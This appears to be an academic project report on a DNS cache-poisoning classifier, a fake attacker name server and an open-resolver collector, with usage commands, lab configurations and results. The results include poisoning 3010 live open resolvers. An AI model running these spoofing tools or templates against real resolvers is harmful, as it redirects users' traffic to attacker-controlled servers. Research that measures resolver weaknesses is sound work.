
127.0.0.1.sum Summary of results. Includes the fingerprint of the target resolvers and a list of tuples in the form of <test name, DNS flags, success or failure>.

Remote classifier

Requirements

The remote classifier requires extended environment. It requires 4 Machine running Ubuntu Linux and a 5th machine running a target resolver for in lab experimentation. All machines should support IPv6 to cover all possible scenarios. We next describe possible environment setup for the remote classifier, other setups are also possible though.

Figure 4: Remote classifier environment



Victim resolver is the target resolver for in lab evaluations. **Master** is an authoritative name server for our own domain (we use "domain.com" in this document). **Fake DNS server** runs the attacker's DNS server, all traffic redirected to that server after successful poisoning. **Spoofing Machine** runs the classifier application. It's an authoritative for two sub domains, one for direct cache overriding methods and the other for referral methods. **Referral auxiliary machine** participates in referral attacks. Required to be authoritative for two subdomains, one is the target domain and the other is assumed to be controlled by the attacker.

Operation

To allow interception of DNS queries from the target resolver we act as the DNS server itself and use our own domains for testing. The remote classifier acts as a standard DNS server most of the time, but respond with fake messages on the *spoof* steps of tests. This requires implementing a wrapper around an existing DNS server application, forwarding the requests to the existing server most of the time and responding on our own when a spoof is needed. We force the real DNS server

application listen on port 1053 instead of port 53 to allow the classifier to catch any incoming DNS request

Clearing the cache between tests is no longer possible as we do not assume control over the target resolver. For that purpose we adjust the TTL value to create automatic removal of all cached records originated from our tests after just a few seconds.

For direct cache overriding methods we use a "direct.domain.com" domain as our authoritative domain. The classifier first issues a query request to the victim resolver. The victim resolver will attempt to get the answer by sending a query of its own to the authoritative name server (the spoofing machine). At this point the classifier can send a "malicious" response that override one of the cached record, e.g. it can change the NS record of "direct.domain.com" to the address of the fake DNS server.

For referral cache overriding methods we use the "ref.domain.com" domain as our authoritative domain and target a "target.domain.com" subdomain. The classifier issues a request regarding a "666.ref.domain.com" subdomain to the target resolver. In turns the resolver follows the hierarchy and at some point send a query to the spoofing machine, as it's authoritative for "ref.domain.com". The "666.ref.domain.com" subdomain is controlled by the attacker and thus an attacker can set a TTL value of zero to make sure the target resolver always goes to the spoofing machine first. At this point the classifier can answer with a "malicious" response as before.

The above domains are just examples (e.g. we can use the same domain for both direct and referral attacks) and of course the setup could include either in bailiwick name server or out of bailiwick, CNAME as target records and so on.

The operations in each test in the local classifier are as follows:

- **Insert**: query target record to push it (and additional records) into cache
- **Spoof**: send a query and spoofs its response with high TTL value of 30 seconds
- **Wait**: wait 15 seconds to allow cache synchronization on bind9 or any other implementation that may require it
- **Verify**: check for success using a verification query
- **Wait**: wait another 15 seconds to make sure our records are cleared from cache

The classifier run a fingerprinting tool on each target resolver and afterwards adds it to a working queue. The I/O service runs execution managers of up to 100 targets concurrently.

Usage

./classifier target [-templates args][-variable args]…

Positional arguments:

target	Target resolver IPv4 address or a file with list of targets

Optional arguments:

-templates args (=all)	OMS templates to use
-variable args	Values of any template variable can be specified

Output

The classifier writes a log and a sum file for each target resolver into the output subdirectory.

Fake DNS Server

A fake DNS server application simulates the attacker's name-server. The application is implemented in C++ and uses boost::asio, boost::program_options and libtins libraries.

The application listens on port 53 and responds to DNS requests as an authoritative name server. It responds to A-type queries with a specified IP address and to AAAA-type requests with NODATA.

A filter can be set to only spoof responses to:

- Queries related to specific domain.
- Queries with specific prefix

All other queries are forwarded to local port 1053 if it's in listening mode. This allows running a real name-server in the background to answer any queries not related to the fake name-server. Note that this adds security concerns as the background nameserver application gets the requests from the localhost and therefore may allow recursive queries by anyone. To address this issue we provide scripts for protection against DDoS abuse of DNS servers.

Usage

./fakeserv [-h] [--domain arg] [-keyword arg] [-domain arg] [--ip arg]

Optional arguments:

--domain arg (=any)	Only spoof queries to this domain
--keyword arg (=any)	Only spoof queries starting with this keyword
--ip arg (=6.6.6.6)	Respond with fake answer giving this IP address

Example:

Run:

```
sudo ./fakeserv --ip 130.83.186.149 &
```

Kill:

```
export pid=`ps aux | grep fakeserv | awk 'NR==1{print $2}' | cut -d' ' -f1`;sudo kill -9 $pid $(($pid+1))
```

Open Resolvers Collector

We develop an application that iterates over list of IP addresses and checks if a recursive open resolver is running at each address. It generates a list of active open resolvers as its output. For efficiency the application is implemented in a way that allows concurrent checking of multiple addresses at once.

The application is implemented in Python and uses the dns-python, python-dnslib and python-futures libraries.

Usage

get-active-resolvers.py [-h] [-rd arg] [-ipcol arg] [-domain arg] [-max_pending arg] [-request_timeout arg] input output

Positional arguments:

input	Input filename
output	Output filename

Optional arguments:

-h, --help	show help message and exit
-rd arg (=1)	RD flag
-ipcol arg (=2)	Column of ip address in input file
-domain arg	Domain to query
-max_pending arg	Max pending requests
-request_timeout arg	Request timeout

Popular resolvers study

Overview

We evaluate the local classifier against BIND9, Unbound and Windows DNS using several domains. We consider domains with in bailiwick name-servers and domains with out of bailiwick name servers.

Requirements

- Windows Server
- Ubuntu running latest bind9
- Ubuntu running latest unbound
- On Windows platform: clumsy, a utility for simulating broken network for Windows.

Experiments

Experiment 1

Description

Domain: **biu.ac.il** | In-bailiwick NS: **Yes** | DNSSEC: **No**

```
ANSWER SECTION
biu.ac.il.          13990   IN      A       132.70.61.50

AUTHORITY SECTION
biu.ac.il.          78582   IN      NS      commix.cc.biu.ac.il.
biu.ac.il.          78582   IN      NS      comsec.os.biu.ac.il.

ADDITIONAL SECTION
comsec.os.biu.ac.il.    18402   IN      A       132.70.60.124
commix.cc.biu.ac.il.    28798   IN      A       132.70.9.100
```

Arguments

127.0.0.1 -domain biu.ac.il -666domain bgu.ac.il -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a

Results

BIND | dnssec-validation off

OMS Template	Required flags
NS_NEW_P1	AA=1 && RCODE=0
NS_HG_P4	RCODE=0
NS_RO_P1	RCODE=0
REF_NS_P1	RCODE=0
REF_NS_P2	RCODE=0

BIND | dnssec-validation auto

OMS Template	Required flags
NS_HG_P4	RCODE=0
NS_RO_P1	RCODE=0
REF_NS_P1	RCODE=0
REF_NS_P2	RCODE=0

Unbound

OMS Template	Required flags
NS_HG_P2	
NS_HG_P3	AA=1 || RCODE=3
NS_HG_P4	
NS_NEW_P1	
NS_NEW_P2	AA=1 || RCODE=3
NS_RO_P1	
REF_NS_P1	
REF_NS_P2	

Windows server DNS

OMS Template	Required flags
NS_HG_P1	AA=1
NS_HG_P2	AA=1
NS_HG_P3	AA=1
NS_HG_P4	AA=1
NS_NEW_P1	AA=1
NS_NEW_P2	AA=1
NS_RO_P1	AA=1
REF_NS_P1	AA=1

Results discussion

The target A record (www)

stored with trust level 6 and we could not override it.

The A records of the authoritative name servers

stored with trust level 3 and we could override them on all resolvers. Notice that the name-servers domains are in bailiwick. The NS_RO_P1 payload with AA=1 works against all tested resolvers.

The NS records of the domain

stored with trust level 5 and we can override them with the AA bit set using NS_NEW_P1 and NS_NEW_P2 on all resolvers **except** for bind with dnssec-validation.

Experiment 2

Description

Domain: **herbsutter.com** | In-Bailiwick NS: **No**| DNSSEC: **Yes**

```
ANSWER SECTION
herbsutter.com.      300    IN    A     192.0.78.24
herbsutter.com.      300    IN    A     192.0.78.25

AUTHORITY SECTION
herbsutter.com.      50561  IN    NS    ns3.wordpress.com.
herbsutter.com.      50561  IN    NS    ns2.wordpress.com.
herbsutter.com.      50561  IN    NS    ns1.wordpress.com.
```

- Domain supports DNSSEC but when we get the referral from the com TLD server it has glue information linking the name server to its IP address. This information is not signed.

  Authoritative name servers:

  herbsutter.com: type NS, class IN, ns ns1.wordpress.com

  CK0POJMG874LJREF7EFN8430QVIT8BSM.com: type NSEC3, class IN

  CK0POJMG874LJREF7EFN8430QVIT8BSM.com: type RRSIG, class IN

  Additional records:

  ns1.wordpress.com: type A, class IN, addr 198.181.116.9
- www.herbsutter.com is a CNAME for herbsutter.com

Arguments

127.0.0.1 -domain herbsutter.com -666domain google.com -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a

Results

BIND | dnssec-validation off

OMS Template	Required flags
NS_NEW_P1	AA=1 && RCODE=0
REF_NS_P1	RCODE=0
REF_NS_P2	RCODE=0

BIND | dnssec-validation auto

OMS Template	Required flags
REF_NS_P1	RCODE=0
REF_NS_P2	RCODE=0

Unbound

OMS Template	Required flags
NS_NEW_P1	
NS_NEW_P2	AA=1 || RCODE=3

Windows server DNS

OMS Template	Required flags
NS_NEW_P1	AA=1
NS_NEW_P2	AA=1
REF_NS_P1	AA=1
REF_TR_P1	
TR_HG_P1	
TR_HG_P2	
TR_HG_P3	
TR_HG_P4	
TR_RO_P1	

Results discussion

The target record (www)

retrieved via CNAME

WINDNS: we could override it using any TR template

UNBOUND: the fake IP is returned to the resolver but not cached so can't override.

BIND: can't override.

The A records of the authoritative name servers

WINDNS: Could override using template REF_NS_P1 with AA bit set (only ref attack because out of bailiwick).

BIND: Could override with REF_NS_P1/ REF_NS_P2 and RCODE=0.

UNBOUND: are stored with trust level 6 (observed separate queries) and can't be overridden.

The NS records of the domain

Stored with trust level 5 and we could override them with the AA bit set using NS_NEW_P1, NS_NEW_P2. Notice that if AA=1 and RCODE=0 it would work against all resolvers.

Experiment 3

Description

Domain: **github.com** | In-Bailiwick NS: **No** | DNSSEC: **Yes**

```
ANSWER SECTION
www.github.com.      3573   IN    CNAME   github.com.
github.com.          22     IN    A       192.30.252.129

AUTHORITY SECTION
github.com.          74995  IN    NS      ns3.p16.dynect.net.
github.com.          74995  IN    NS      ns4.p16.dynect.net.
github.com.          74995  IN    NS      ns2.p16.dynect.net.
github.com.          74995  IN    NS      ns1.p16.dynect.net.

ADDITIONAL SECTION
ns1.p16.dynect.net.  7197   IN    A       208.78.70.16
ns2.p16.dynect.net.  19010  IN    A       204.13.250.16
ns3.p16.dynect.net.  74995  IN    A       208.78.71.16
ns4.p16.dynect.net.  51890  IN    A       204.13.251.16
```

- Domain supports DNSSEC. In this domain the NS is a subdomain of net while the domain is a subdomain of com, so the referral does not contain the IP address of the name-server and the resolver gets it using a separate query.
- www.github.com is CNAME for github.com

Arguments

127.0.0.1 -domain github.com -666domain microsoft.com -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a

127.0.0.1 -domain github.com -666domain whois.net -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a –templates REF_NS_P1

Results

BIND | dnssec-validation off

OMS Template	Required flags
NS_NEW_P1	AA=1 && RCODE=0

BIND | dnssec-validation auto

OMS Template	Required flags

Unbound

OMS Template	Required flags
NS_NEW_P1	AA=1
NS_NEW_P2	AA=1

Windows server DNS

OMS Template	Required flags
REF_TR_P1	
TR_HG_P1	
TR_HG_P2	
TR_HG_P3	
TR_HG_P4	
TR_RO_P1	
REF_NS_P1	AA=1

Results discussion

The target record (www)

WINDNS: stored with unknown trust level (retrieved via CNAME) and we could override it using any TR template.

OTHERS: could not override

The A records of the authoritative name servers

out of bailiwick

WINDNS: we could override using template REF_NS_P1 with AA bit set. **WHY?**

OTHERS: trust level 6, could not override.

The NS records of the domain

WINDNS: Could not override them, possibly because of DNSSEC.

BIND with dnssec-validation: Could not override them, possibly because of DNSSEC.

BIND: can override with AA=1 and RCODE=0.

UNBOUND: can override with AA=1.

Insights

Configuration affects caching policies. Specifically the BIND implementation behaves differently in case dnssec-validation isn't off. We stress here that in most implementations there are also settings available to disable providing answers from cache, e.g. BIND provide the allow-query-cache option to control access to the cache.

Cache synchronization delay may happen in some implementations. We discovered that for BIND it may take up to 15 seconds for overriding of NS or IP records to take effect.

CNAME records are handled differently by Windows DNS. In fact, a CNAME record can be overridden by an A record in this implementation, indicating that the Rank of such records is low (as opposed to 6 in bind and unbound). This is in fact a serious threat as it allows overriding popular domains (e.g. www.github.com).

Referral attacks seems like a powerful option for overriding the IP address of a name-server. We observed that without DNSSEC deployment it's always possible to use these methods for name-server IP overriding.

Ranks 2-3 records are almost always overridable by the NS_RO_P1 payload.


Flags combinations can be changed to only consider the RCODE and AA bits.

Remote classification study

Overview

We evaluate the remote classifier both in lab against a target resolver we control and against a list of open resolvers we obtained using our collector script.

Design



MASTER
Authoritative for security.domain. Delegate policy subdomain to spoofer machine.
Machine used: vm22.domain.

SPOOFER
Authoritative for policy.security.domain. Delegate aux and tar subdomains to referral auxiliary machine.
Machine used: vm28.domain.

REFERRAL AUXILIARY
Authoritative for tar.policy.security.domain and aux.policy.security.domain.
Machine used: vm19.domain.

FAKE DNS SERVER
Returns authoritative responses with its own IP for any 'A' query. Returns NODATA responses for 'AAAA' queries.
Machine used: vm27.domain

VICTIM RESOLVER
Using Amazon instance running bind9 for in lab experiments. Using open resolvers for extended evaluation.

Lab experiment

Description

Target resolver: Amazon instance ec2-52-11-187-71.us-west-2.compute.amazonaws.com
Target application: bind9, dnssec-validation off.
Target domain: policy.security.domain (direct) and tar.policy.security.domain (referral).

Arguments

52.11.187.71 -domain policy.security.lab.sit.cased.de -refdomain tar.policy.security.lab.sit.cased.de -666domain aux.policy.security.lab.sit.cased.de -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a

Results

OMS Template	Required flags
NS_NEW_P1	AA=1 && RCODE=0
NS_HG_P4	RCODE=0
NS_RO_P1	RCODE=0
REF_NS_P1	RCODE=0
REF_NS_P2	RCODE=0

Exactly as expected according to the popular resolvers study results.

Open resolvers experiment

Description

We first need to gather a list of open resolvers. We've used a 6 months old list of open resolvers and used our open resolvers collector to build a list of active open resolvers from it. We gathered 5956 IP addresses for use in our experiment. We could then run the remote classifier.

Arguments

resolvers-final.txt -domain policy.security.lab.sit.cased.de -refdomain tar.policy.security.lab.sit.cased.de -666domain aux.policy.security.lab.sit.cased.de -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a

Results

Of the 5956 resolvers, 4760 were still active when we used the classifier against them. We have managed to poison using at least one OMS template 3010 of them (63%).

Category	Count
Total open resolvers	5956
Active open resolvers	4760
Successfully poisoned	3010
Failed to poison	1750

The following table describes the distribution of successful poisoning by the DNS server fingerprint:

Resolver application	Count	Poisoned
bind9	1609	1079
Mikrotik dsl/cable	507	246
vermicelli totd	186	179
Raiden DNSD	81	77
Microsoft Windows DNS	6	2
Other	2381	1427

The following table shows the templates and used flags sorted by the number of time they were successful against resolvers:

Template	Success	AA Flag	RCODE
NS_RO_P1	1700	1	0
NS_HG_P4	1589	1	0
NS_NEW_P1	1493	1	0
REF_NS_P1	1481	1	0
REF_NS_P1	1469	0	0
NS_HG_P4	1438	0	0
NS_RO_P1	1421	0	0
REF_NS_P2	1393	1	0
REF_NS_P2	1299	0	0
NS_HG_P2	573	1	0
NS_HG_P3	542	1	3
NS_HG_P2	532	1	3
NS_RO_P1	527	1	3
NS_NEW_P1	512	1	3
NS_NEW_P2	507	1	3
REF_NS_P2	477	1	3
REF_NS_P1	453	1	3
NS_HG_P4	453	1	3
NS_HG_P3	430	1	0
NS_NEW_P2	425	1	0
NS_RO_P1	311	0	3
NS_HG_P4	300	0	3
REF_NS_P2	289	0	3
NS_HG_P3	286	0	3
NS_NEW_P1	284	0	0
NS_NEW_P1	277	0	3
NS_NEW_P2	274	0	3
REF_NS_P1	259	0	3
REF_TR_P1	242	0	0
REF_TR_P1	237	1	0
REF_TR_P1	206	0	3
REF_TR_P1	203	1	3
NS_HG_P2	200	0	3
NS_HG_P2	189	0	0

NS_HG_P1	185	1	3
NS_NEW_P2	184	0	0
NS_HG_P1	177	1	0
NS_HG_P3	163	0	0
NS_HG_P1	140	0	3
NS_HG_P1	134	0	0
REF_TR_P2	128	1	0
REF_TR_P2	127	0	0
TR_HG_P2	116	1	0
TR_HG_P4	105	1	0
TR_HG_P4	103	0	0
REF_TR_P2	103	1	3
REF_TR_P2	99	0	3
TR_RO_P1	97	0	0
TR_HG_P3	96	1	0
TR_RO_P1	93	1	0
TR_HG_P2	93	0	0
TR_HG_P3	81	1	3
TR_RO_P1	79	0	3
TR_HG_P4	75	0	3
TR_HG_P4	74	1	3
TR_HG_P2	72	1	3
TR_HG_P3	72	0	3
TR_HG_P2	62	0	3
TR_RO_P1	60	1	3
TR_HG_P1	59	1	3
TR_HG_P1	54	0	3
TR_HG_P1	44	1	0
TR_HG_P3	40	0	0
TR_HG_P1	32	0	0

We provide all summary and log files in remote-tests-output.tar.gz file along with a small python script to analyze the results.

Guides

Development environment setup

Ubuntu

Just extract classifier.tar.gz and run

```
sudo ./INSTALL
```

Windows

- Download and install Visual Studio 2015 Community
- Download and install WinPcap
- Download and install CMake (add to system path during setup)
- Create development directory, e.g. C:\dev:

```
mkdir C:\dev
mkdir C:\dev\cpp
setx LOCAL_DEV_DIR "C:\dev"
```

- Download and extract boost to %LOCAL_DEV_DIR%\cpp
  - Rename its root folder to "boost"
- Download and extract Winpcap Developers Package to %LOCAL_DEV_DIR%\cpp
- Download and extract libtins to %LOCAL_DEV_DIR%\cpp
- Build boost:

```
cd C:\dev\cpp\boost*
bootstrap
.\b2
```

- Build libtins:

```
cd C:\dev\cpp\libtins-master
mkdir build
cd build
cmake ../ -DPCAP_ROOT_DIR=%LOCAL_DEV_DIR%\cpp\WpdPack -DLIBTINS_ENABLE_WPA2=0 -DLIBTINS_BUILD_SHARED=0
```

  - Open %LOCAL_DEV_DIR%\cpp\libtins-master\build\libtins.sln
  - Add the following preprocessor definition from project properties (to both release and debug modes): **_XKEYCHECK_H**;
  - Build all projects in both RELEASE and DEBUG modes
- Download and install strawberry perl
- Download and install fpdns (you may use our INSTALL-win.bat script)
- Extract the code projects to your Projects directory, build and run from VS.

Local classifier usage

Prepare environment

Windows DNS

- Use VM with latest Windows Server 2012 VHD
  http://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2
- Enable DNS Server role from the Server Manager
- Install VC++ redistributable package
- Install Wireshark
- Install BIND (select **tools only** during installation)
  - Add C:\Program Files\ISC BIND9\bin to PATH environment variable.
- Install and run clumsy
  - Add delay to incoming packets using by filtering on 'udp and (udp.DstPort == 53)' and setting Lag outbound to 100ms.

BIND9

- Add delay to incoming packets:

```
sudo modprobe ifb
sudo ip link set dev ifb0 up
sudo tc qdisc add dev eth0 ingress
sudo tc filter add dev eth0 parent ffff: protocol ip u32 match u32 0 0 flowid 1:1
action mirred egress redirect dev ifb0
sudo tc qdisc add dev ifb0 root netem delay 100ms
```

  You can roll back using: `sudo tc qdisc del dev ifb0 root`

- **(Optional)** Disable IPv6 on the target resolver by editing /etc/default/bind9 and adding "-4" to OPTIONS.
- Install bind9

```
sudo apt-get install bind9
```

- Modify /etc/bind/named.conf.options to allow recursive service

```
recursion yes;
allow-query {any;};
allow-query-cache {any;};
allow-recursion {any;};
```

- Modify /etc/bind/named.conf.options to either enable or disable DNSSEC validation

```
dnssec-validation auto; // dnssec-validation no;
```

Unbound

- Add delay to incoming packets (see above in BIND9 section).
- Install unbound

```
sudo apt-get install unbound
```

- Add server configuration to /etc/unbound/unbound.conf:

```
server:
```

```
verbosity: 1
interface: 0.0.0.0
port: 53
do-ip4: yes
do-ip6: yes
do-udp: yes
do-tcp: yes
do-daemonize: yes
access-control: 0.0.0.0/0 allow
```

Running

First run a Fake DNS server on a dedicated machine.

Next run the classifier with administrator privileges using 127.0.0.1 as target. Provide necessary OMS templates as well. Example:

```
Sudo ./classifier 127.0.0.1 -domain biu.ac.il -666domain bgu.ac.il -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a
```

Remote classifier usage

Prepare environment

Run a Fake DNS Server in a dedicated machine.
Example: **sudo ./classifier/fakeserv --ip 130.83.186.149 &**

Disable network delay on your machines if you have enabled it earlier using the local classifier. Use **sudo tc qdisc del dev ifb0 root**

Configure name-servers in Master, Spoofer and Auxiliary machines. We provide below the configuration changes we used in our lab.

Now run the remote classifier and wait for the results in the output directory.
Example: **sudo./classifier resolvers-final.txt -domain policy.security.lab.sit.cased.de -refdomain tar.policy.security.lab.sit.cased.de -666domain aux.policy.security.lab.sit.cased.de -fake_ns vm27.lab.sit.cased.de -fake_ns_ipv6 2001:0:53aa:64c:2093:24d7:7dac:456a &**

Lab configuration example

Master (vm22)

named.conf.local

```
zone "security.lab.sit.cased.de" {
	type master;
	file "/var/lib/bind/security.lab.sit.cased.de.hosts";
	also-notify {
		130.83.186.154;
		};
	};
zone "policy.security.lab.sit.cased.de" {
	type delegation-only;
	};
```

security.lab.sit.cased.de.hosts

```
$ttl 38400
security.lab.sit.cased.de.	IN	SOA	vm22.lab.sit.cased.de. haya\.shulman.gmail.com. (
				2015051801
				10800
				3600
				604800
				38400 )
security.lab.sit.cased.de.	IN	NS	ns1.security.lab.sit.cased.de.
security.lab.sit.cased.de.	IN	NS	ns2.security.lab.sit.cased.de.
ns1.security.lab.sit.cased.de.	IN	A	130.83.186.167
ns2.security.lab.sit.cased.de.	IN	A	130.83.186.154
policy		30 NS	ns.policy
ns.policy	30 A	130.83.186.148
```

SPOOFER (vm28)

named.conf.options

```
listen-on port 1053 { any; };
```

named.conf.local

```
zone "policy.security.lab.sit.cased.de" {
      type master;
      file "/var/lib/bind/policy.security.lab.sit.cased.de.hosts";
      allow-transfer { none; };
      };

zone "tar.policy.security.lab.sit.cased.de" {
      type delegation-only;
      };

zone "aux.policy.security.lab.sit.cased.de" {
      type delegation-only;
      };
```

policy.security.lab.sit.cased.de.hosts

```
$TTL 30s
@      IN SOA  ns.policy.security.lab.sit.cased.de.    roee88.gmail.com. (
                  2015051501
                  10800
                  3600
                  604800
                  86400 )
@      NS     ns
tar    NS     ns.tar
aux    NS     ns.aux
www    A      130.83.186.148
ns     A      130.83.186.148
ns.tar  A      130.83.186.157
ns.aux  A      130.83.186.157
```

AUXILIARY (vm19)

named.conf.local

```
zone "tar.policy.security.lab.sit.cased.de" {
   type master;
   file "/var/lib/bind/tar.policy.security.lab.sit.cased.de.hosts";
};

zone "aux.policy.security.lab.sit.cased.de" {
   type master;
   file "/var/lib/bind/aux.policy.security.lab.sit.cased.de.hosts";
};
```

tar.policy.security.lab.sit.cased.de.hosts

```
$TTL 30s
@      IN SOA  ns.tar.policy.security.lab.sit.cased.de.       roee88.gmail.com. (
                  2015051501
```

```
                10800
                3600
                604800
                86400 )
@           IN     NS     ns.tar.policy.security.lab.sit.cased.de.
ns          IN     A      130.83.186.157
www         IN     A      130.83.186.157
```

aux.policy.security.lab.sit.cased.de.hosts

```
$TTL 30s
@      IN SOA  ns.aux.policy.security.lab.sit.cased.de.       roee88.gmail.com. (
                2015051501
                10800
                3600
                604800
                86400 )
@           IN     NS     ns.aux.policy.security.lab.sit.cased.de.
ns          IN     A      130.83.186.157
www         IN     A      130.83.186.157
```

Milestones

Milestone 1: Design basic OMS

Date: 11/2014

Description: Research and find cache overriding methods

- Research DNS cache poisoning
- Adopt cache overriding methods from previous research work
- Design a format for specifying method templates
- Design and implement parser to parse templates

Milestone 2: Local classifier

Date: 02/2015

Description: Implementation of the local classifier

- Prepare environment for the local classifier (set up a VM with bind9).
- Finish implementation of the OMS templates parser by adding user input handler and automatic parameters completion functionality.
- Implement a live sniffer to catch and filter incoming DNS requests
- Implement *Tests Builder*, *Execution Manager* and other modules.
- Evaluate against a single resolver using a single domain (biu.ac.il).

Milestone 3: Remote classifier

Date: 03/2015

Description: Implementation of the remote classifier

- Design environment for the remote classifier
- Implementation of a fake DNS server
- Implementation of a DNS server wrapper
- Adjustment of all existing modules to allow remote classification
- Evaluation of remote classifier in lab

Milestone 4: Popular resolvers study

Date: 05/2015

Description: Conduct the popular resolvers study

- Extend local classifier to more resolver implementations
- Design experiments for multiple domains
- Figure out configuration changes that could affect caching policies
- Run and gather the results of these experiments
- Extend the OMS set according to intermediate results as needed
- Write conclusions report

Milestone 5: Remote classifier evaluation

Date: 06/2015

Description: Final milestone

- Fix all bugs in current implementations
- Get a list of open resolvers, filter by active resolvers.
- Implement a script to run the classifier over open resolvers list and gather results
- Write a summary report on results

Bibliography

[1] Blanchet, Bruno, et al. "Proverif: Cryptographic protocol verifier in the formal model." *2012-07-03)[2013-09-28] http://prosecco. gforge. inria. fr/personal/bblanche/proverif* (2010).

[2] Elz, Robert, and Randy Bush. "Clarifications to the DNS Specification." (1997): 1-15.

[3] Herzberg, Amir, and Haya Shulman. "Fragmentation Considered Poisonous, or: One-domain-to-rule-them-all. org." *Communications and Network Security (CNS), 2013 IEEE Conference on*. IEEE, 2013.

[4] Herzberg, Amir, and Haya Shulman. "Security of patched DNS." *Computer Security–ESORICS 2012*. Springer Berlin Heidelberg, 2012. 271-288.

[5] Shulman, Haya, and Michael Waidner. "Fragmentation Considered Leaking: Port Inference for DNS Poisoning." *Applied Cryptography and Network Security*. Springer International Publishing, 2014.

[6] Son, Sooel, and Vitaly Shmatikov. "The hitchhiker's guide to DNS cache poisoning." In *Security and Privacy in Communication Networks*, pp. 466-483. Springer Berlin Heidelberg, 2010.